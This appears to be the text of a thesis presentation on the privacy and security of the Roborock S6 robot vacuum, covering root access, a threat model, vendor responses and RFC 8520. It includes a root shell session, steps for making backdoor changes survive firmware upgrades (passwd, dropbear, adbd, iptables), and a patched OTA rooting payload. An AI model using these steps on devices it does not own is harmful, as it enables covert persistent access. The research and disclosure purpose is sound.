
ztc25nayf Link encap:Ethernet Hwaddr 42:14:01:b8:e6:dd
inet addr: 10.147.20.251 Bcast:10.147.20.255 Mask:255.255.255.0
inet6 addr: fe80::4014:1ff:feb8:e6dd/64 Scope:Link
UP BROADCAST RUNNING MTU:2800 Metric:1
RX packets:42 errors:0 dropped:0 overruns:0 frame:0
TX packets:41 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:500
RX bytes:5141 (5.1 KB) TX bytes:5157 (5.1 KB)

root@rockrobo:~# whoami
root
root@rockrobo:~#
```

The terminal session shows a series of commands being run on a Roborock S6 device. It includes network interface status checks, a broadcast message, a system reboot command, and a password attempt. The session ends with a successful root login and a 'whoami' command confirming the user is root.

Reset Persistence (factory reset friendly!!!)

#ModifyingTheRecoveryPartitionForFunAndProfit



Upgrade Persistence (see concept post)

```
21733 root      2264 S  sh -c dd if=/dev/mmcblk0p10 of=/dev/mmcblk0p9 bs=8192 count=65536 iflag=fullblock > /dev/null 2>&1
21734 root      1356 D  dd if=/dev/mmcblk0p10 of=/dev/mmcblk0p9 bs=8192 count=65536 iflag=fullblock
```

Upgrade procedure

- Download the update to mmcblk0p1 (data)
- Extract update to mmcblk0p10 (updbuf)
- Unmount mmcblk0p8 (bootA) / mmcblk0p9 (bootB)
- Flash updbuf to bootA / bootB
- Boot into bootA / bootB
- Flash updbuf to bootB / bootA
- Boot into bootB / bootA

Both filesystems are overwritten (existing changes will disappear)

Upgrade Persistence (see concept post)

```
21733 root      2264 S  sh -c dd if=/dev/mmcblk0p10 of=/dev/mmcblk0p9 bs=8192 count=65536 iflag=fullblock > /dev/null 2>&1
21734 root      1356 D  dd if=/dev/mmcblk0p10 of=/dev/mmcblk0p9 bs=8192 count=65536 iflag=fullblock
```

Achieving upgrade persistence

- Download the update to mmcblk0p1 (data)
- Extract update to mmcblk0p10 (updbuf)
- **Modify contents of updbuf**
- Unmount mmcblk0p8 (bootA) / mmcblk0p9 (bootB)
- Flash **modified** updbuf to bootA / bootB
- Boot into bootA / bootB
- Flash **modified** updbuf to bootB / bootA
- Boot into bootB / bootA

Modify the extracted updated firmware, so changes propagate

Upgrade Persistence ([see concept post](#))

```
21733 root      2264 S  sh -c dd if=/dev/mmcblk0p10 of=/dev/mmcblk0p9 bs=8192 count=65536 iflag=fullblock > /dev/null 2>&1
21734 root      1356 D  dd if=/dev/mmcblk0p10 of=/dev/mmcblk0p9 bs=8192 count=65536 iflag=fullblock
```

How to modify?

- Alter the [SysUpdate](#) binary to include modification steps
- Service / cron / repeated task to write into /mnt/updbuf

Upgrade Persistence ([see concept post](#))

```
21733 root      2264 S  sh -c dd if=/dev/mmcblk0p10 of=/dev/mmcblk0p9 bs=8192 count=65536 iflag=fullblock > /dev/null 2>&1
21734 root      1356 D  dd if=/dev/mmcblk0p10 of=/dev/mmcblk0p9 bs=8192 count=65536 iflag=fullblock
```

What to modify?

- Remote access
 - `/etc/passwd`
 - `/usr/bin/adbd`
 - `/usr/sbin/dropbear`
 - VPN / SD-WAN
 - `iptables` (various locations)
- Sounds?
- Future upgrade persistence
 - SysUpdate
 - Scheduled / repeated jobs

OTA Rooting

```
{  
    "method": "miIO.ota",  
    "params": {  
        "mode": "normal",  
        "install": "1",  
        "app_url": "http://192.168.8.110:8322/firmware", // this looks definitely controlled by the vendor  
        "file_md5": "6e24b0454b170f67676693b759fba742",  
        "proc": "dnld install"  
    },  
    "id": 474627483  
}
```

During device initialisation, an OTA update payload could be sent...
Remote root / backdoor!!

However... patched a long time ago

OTA Rooting

- OTA updates during device initialisation were disabled in a November 2019 firmware update.
 - Remember - Product was released June 2019
- This method of attack is limited to devices that are
 - Not yet initialised (else will have to be factory reset)
 - Manufactured within 4 months of the device being first sold


Let's Talk Threats

- TS0 - No malicious threat
 - Visibility and ownership of the data / device
- TS1 - Physical (proximal) threat
 - Supply-chain
 - Second-hand seller
 - Someone with momentary/prolonged access
- TS2 - Remote (proximal) threat
 - Nearby, on the network
 - Nearby, outside of the network
- TS3 - Remote (distal) threat
 - Backdoor
 - Vendor, C2

exc: Usage of the data in the cloud

TS0 - No malicious threat

Data Visibility and Ownership



- How do I know what data is being collected?
 - Privacy policyTM
- How do I know what data is actually being collected?
 - Need equipment, skills, willingness
 - Patience to unscrew a lot of screws
 - Encryption
- (How) Can I control the data that is collected?
 - Locally? Remotely?
- (How) Can I confirm my data has been deleted?

Data includes: map data, [camera], [microphone], app logs, process list, network config, network data, statistics

TS0 - No malicious threat

Device Visibility and Ownership

- Is this device really mine?
- Can I see what *my* device is doing?
- Can I modify *my own* device

Communications are encrypted

Logs are encrypted

Restricted adb, ssh, serial

- But otherwise yes
 - It's just Linux
 - No hardware restrictions to flashing

THE VERGE  TWITTER  FACEBOOK

TECH \ TRANSPORTATION \ CARS

BMW starts selling heated seat subscriptions for \$18 a month

The auto industry is racing towards a future full of microtransactions

By James Vincent | Jul 12, 2022, 6:45am EDT | 88 comments



Photo by Silas Stein/picture alliance via Getty Images

Would you pay for hardware
.. then pay more to use it?

TS1 - Physical (proximal) threat

The “friend-who-has-your-WiFi-password-even-though-you-didn’t-give-it-to-them”

Prolonged access

- ✓ Efforts to restrict serial access
- ⚠ Supply chain
 - Extract user/device/app data
 - Modifications
 - Persistence
 - Remote access
 - Jumphost
 - Eavesdropping

Momentary access

- ✓ adbd (USB access) is restricted
 - ✓ No fast hands-off attack vector
 - Need to open up the device
 - Takes time to gain shell access
 - Reset + OTA root
 - “I wonder what this *reset button* does”
 - Pre-Nov 2019 units only

TS2 - Remote (proximal) threat

The “coffee shop hacker”

✓ All data is encrypted (application level, not just TLS)!


✓ IPv6 blocked

✓ SSH server port blocked by default

⚠ ...other services?

⚠ OTA rooting (patched Nov 2019)

Wireless credentials can be sniffed during pairing (+ promiscuous)



TS3 - Remote (distal) threat

Vendor

- ⚠ Access to user/device/app data
- ⚠ Ability to issue remote commands
- ⚠ Network packet logging
- ⚠ Potential arbitrary execution in future releases
- ⚠ Privacy policy discrepancy

Other

- ⚠ Is my device backdoored?
- ⚠ Unknown nature of expected traffic (see later)
- ⚠ Vuln > RCE = root control

Privacy / Security Response

Roborock


- ✓ Evidence of buffer overflow checks in the binary
- ✓ Application-level encryption
- ✓ Reduction in log verbosity (though not consistent)
- ✓ ip{,6}tables rules
- ✓ Tightening of access through adb, ssh, serial
- ✓ They seem to respond to security incidents
- ✓ (some) effort to uphold privacy and define data usage

Privacy / Security Response

⚠ They seem to respond to security incidents. sort of

Disclosures

- Only one vulnerability disclosure listed on their [webpage](#)
 - *8 years of business, 15 products, 1 vulnerability?*
 - No CVE / other detail report
- Perhaps more, but undisclosed




Privacy / Security Response

What about other companies?



(IoT Ecosystem, Whitelabel Vendor)





Xiaomi

(IoT Ecosystem)

have published CVEs

- Reminder; not a necessity
- They both have large security teams and bug bounty programs
 - Bigger company
 - More at stake

Privacy / Security Response



Both companies have white-papers / publications about security minimums.

Note

The Tuya paper mentions encryption during the pairing process.

The Roborock S6 (which integrates the Tuya platform), fails to do so.

Is there a compliance check / verification between either party?

Towards an expected conversation - RFC 8520

RFC 8520 - Manufacturer Usage Description



MUD files whitelist the nature of network traffic that a device should transmit/receive. (e.g. Transmit IPv4 tcp/8890 to (DNS) example.com)

Traffic that does not match the MUD are discarded (or allowed but flagged). Mitigates unexpected ports/hosts - but ineffective against (e.g.) C2 payloads

IoT Research Team @ UNSW EE&T has done some research

Towards an expected conversation - RFC 8520

RFC 8520 - Manufacturer Usage Description

RFC8520 was approved and published in March 2019

But is anyone adopting it?

How have manufacturers of IoT / smart home devices addressed the increasing concerns of digital privacy and product security?

(Specifically Roborock)

- ✓ Data is cleared during resets
- ✓ Lockdown on access methods (ADB, Serial, MiLO, SSH, IPv6)
- ✓ Data is encrypted during transit

but more can be done

Further transparency in disclosures

Improved privacy policy

Pairing encryption

Data should be cleared on device disassociation

Better co-ordination between ecosystems and vendors

MUD files - both devices and infrastructure

Whitepapers, bug bounties

Aside: Thesis in a Year

The screenshot shows a digital ledger titled "CSE Thesis Devlog TL;DR". The ledger is organized into three columns: "Research", "Hardware Hacking", and "Software Hacking". Each column contains a list of tasks, each with a date.

Category	Date
Research	Wednesday 29/09/2021
Research	Tuesday 5/10/2021
Research	Tuesday 12/10/2021
Research	Monday 18/10/2021
Research	Monday 1/11/2021
Research	Wednesday
Hardware Hacking	Monday 25/10/2021
Hardware Hacking	Tuesday 26/10/2021
Hardware Hacking	Friday 29/10/2021
Hardware Hacking	Sunday 01/05/2022
Hardware Hacking	Friday 24/06/2022
Software Hacking	Monday 25/10/2021
Software Hacking	Friday 29/10/2021
Software Hacking	Saturday 30/10/2021
Software Hacking	Wednesday 02/03/2022
Software Hacking	Filesystem inspection 19/03/2022
Software Hacking	Install software

Thank You

Andrew Wong

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